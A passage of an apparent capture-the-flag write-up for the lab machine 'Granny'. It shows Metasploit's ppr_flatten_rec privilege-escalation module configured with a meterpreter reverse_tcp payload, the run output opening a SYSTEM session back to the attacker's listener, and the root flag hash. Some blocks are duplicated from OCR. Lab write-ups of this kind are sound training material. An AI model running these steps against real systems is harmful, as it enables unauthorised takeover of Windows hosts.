
Link: https://www.exploit-db.com/exploits/26554

Setting parameters



```
msf5 exploit(windows/local/ppr_flatten_rec) > show options

Module options (exploit/windows/local/ppr_flatten_rec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.17.19.163    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/local/ppr_flatten_rec) > set session 1
session ⇒ 1
msf5 exploit(windows/local/ppr_flatten_rec) > set lport 4444
lport ⇒ 4444
msf5 exploit(windows/local/ppr_flatten_rec) > set lhost 10.10.14.12
lhost ⇒ 10.10.14.12
msf5 exploit(windows/local/ppr_flatten_rec) > 
```


Getting a new shell



```
msf5 exploit(windows/local/ppr_flatten_rec) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Launching notepad to host the exploit ...
[+] Process 2568 launched.
[*] Reflectively injecting the exploit DLL into 2568 ...
[*] Injecting exploit into 2568  ...
[*] Exploit injected. Injecting payload into 2568 ...
[*] Payload injected. Executing exploit ...
[*] Exploit thread executing (can take a while to run), waiting 30 sec  ...
[*] Sending stage (176195 bytes) to 10.10.10.15
[*] Meterpreter session 3 opened (10.10.14.12:4444 → 10.10.10.15:1031) at 2020-11-06 08:29:22 -0500

meterpreter > 
```


```
  [*]Started reverse TCP handler on 10.10.14.12:4444
  [*]Launching notepad to host the exploit...
  [+]Process 2568 launched.
  [*]Reflectively injecting the exploit DLL into 2568...
  [*]Injecting exploit into 2568...
  [*]Exploit injected. Injecting payload into 2568...
  [*]Payload injected. Executing exploit...
  [*]Exploit thread executing (can take a while to run), waiting 30 sec...
  [*]Sending stage (176195 bytes) to 10.10.10.15
  [*]Meterpreter session 3 opened (10.10.14.12:4444 -> 10.10.10.15:1031) at 2020-11-
06 08:29:22 -0500

meterpreter >
```

Got NT Authority/system privileges



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Proof



```
meterpreter > shell
Process 2076 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>hostname & whoami && ipconfig && type root.txt
hostname & whoami && ipconfig && type root.txt
granny
nt authority\system

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.10.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
aa4beed1c0584445ab463a6747bd06e9
```

```
C:\Documents and Settings\Administrator\Desktop>hostname & whoami && ipconfig &&
type root.txt
hostname & whoami && ipconfig && type root.txt

Granny

nt authority\system

Windows IP Configuration
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix : .
   IP Address. . . . . . . . . . . . : 10.10.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

aa4beed1c0584445ab463a6747bd06e9
```